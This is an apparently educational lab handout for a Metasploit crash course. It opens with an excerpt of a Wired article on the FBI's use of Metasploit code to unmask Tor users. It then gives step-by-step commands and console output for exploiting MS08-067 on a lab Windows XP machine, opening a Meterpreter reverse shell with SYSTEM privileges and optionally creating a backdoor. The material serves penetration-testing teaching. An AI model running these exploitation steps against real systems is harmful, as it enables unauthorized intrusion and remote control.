HEXID LAB:

Metasploit Crash Course.

1. Metasploit Crash Course.

- **Case:** "The FBI used the web's favorite hacking tool to unmask Tor users", Wired, 2014.
  - Reference: https://www.wired.com/2014/12/fbi-metasploit-tor/.

The FBI Used the Web's Favorite Hacking Tool to Unmask Tor Users

FOR MORE THAN a decade, a powerful app called Metasploit has been the most important tool in the hacking world: An open-source Swiss Army knife of hacks that puts the latest exploits in the hands of anyone who's interested, from random criminals to the thousands of security professionals who rely on the app to scour client networks for holes.

Now Metasploit has a new and surprising fan: the FBI. WIRED has learned that FBI agents relied on Flash code from an abandoned Metasploit side project called the "Decloaking Engine" to stage its first known effort to **successfully identify a multitude of suspects hiding behind the Tor anonymity network.**


That attack, "Operation Torpedo," was a 2012 sting operation targeting users of three Dark Net child porn sites. Now an attorney for one of the defendants ensnared by the code is challenging the reliability of the hackerware, arguing it may not meet Supreme Court standards for the admission of scientific evidence. "The judge decided that I would be

- **Requires:** "HEXID_KALI", "HEXID_XPSP2".

- **Goal:** learn some essential operations with Metasploit and obtain at least one shell on the remote platform.
  - When this lab has been completed, you can try to obtain some other type shells - use your slide deck for this.

- **Media:** Metasploit Crash Course (HG-0109).

- On "HEXID_XPSP2":
  - Login into the machine with the credentials "student"/"student".
  - Make sure that the firewall on the "HEXID_XPSP2" machine is disabled, if this would not be the case.



- On "HEXID_KALI":
  - Login into the machine with the credentials: "root"/"student".
  - Make sure that you can ping the "HEXID_XPSP2" machine (192.168.4.27).
  - Perform an OS scan against the "HEXID_XPSP2" machine by using the command "nmap -O 192.168.4.27". Observe the results.
  - Launch the "msfconsole" by taping the command "msfconsole"; this might take a while the first time it is started.
  - At the "msfconsole":
    - Issue the command "help" to get an overview of the essential commands.
    - Use the command "help *module*" with the name of a module to get help about a certain module.
    - Search for information about related exploits or tools for MS08-067 by using the command "search ms08-067". The first searches might be slow as there is no cache build yet.
    - Get info on the exploit that has been found by using the command: "info exploit/windows/smb/ms08_067_netapi" and observe the options that go with it.

- Use the exploit by using the command: "use exploit/windows/smb/ms08_067_netapi". Note that the name of your prompt will change at that moment. Show the options by using the command "show options".

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

- Set the option for "RHOST" to the IP address of the "HEXID_WINXPSP2" (192.168.4.27) by using the command "set RHOST 192.168.4.27".

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.4.27
RHOST => 192.168.4.27
```

- Run the exploit with the default payload or shellcode by executing the command "exploit".
  If everything goes okay, this should result in a remote Meterpreter session being opened.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.4.77:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.4.27
[*] Meterpreter session 1 opened (192.168.4.77:4444 -> 192.168.4.27:1036) at 201
7-01-21 10:43:00 +0100

meterpreter >
```

- Launch the commands "ipconfig" to verify that you have access to the remote Windows XP.
- Launch the command "getuid" to verify the current privilege level that you have at this moment. The result should be "NT AUTHORITY\SYSTEM".
- Launch the command "shell" to obtain a native DOS prompt. Write the command "exit" to quit the shell and to return back to the Meterpreter console.
- Type "exit" to quit the Meterpreter shell.

- Optional, by using the slides, try to create another type of backdoor connection to the Windows XP SP2 machine.

- After the lab has finished, close all the used shells.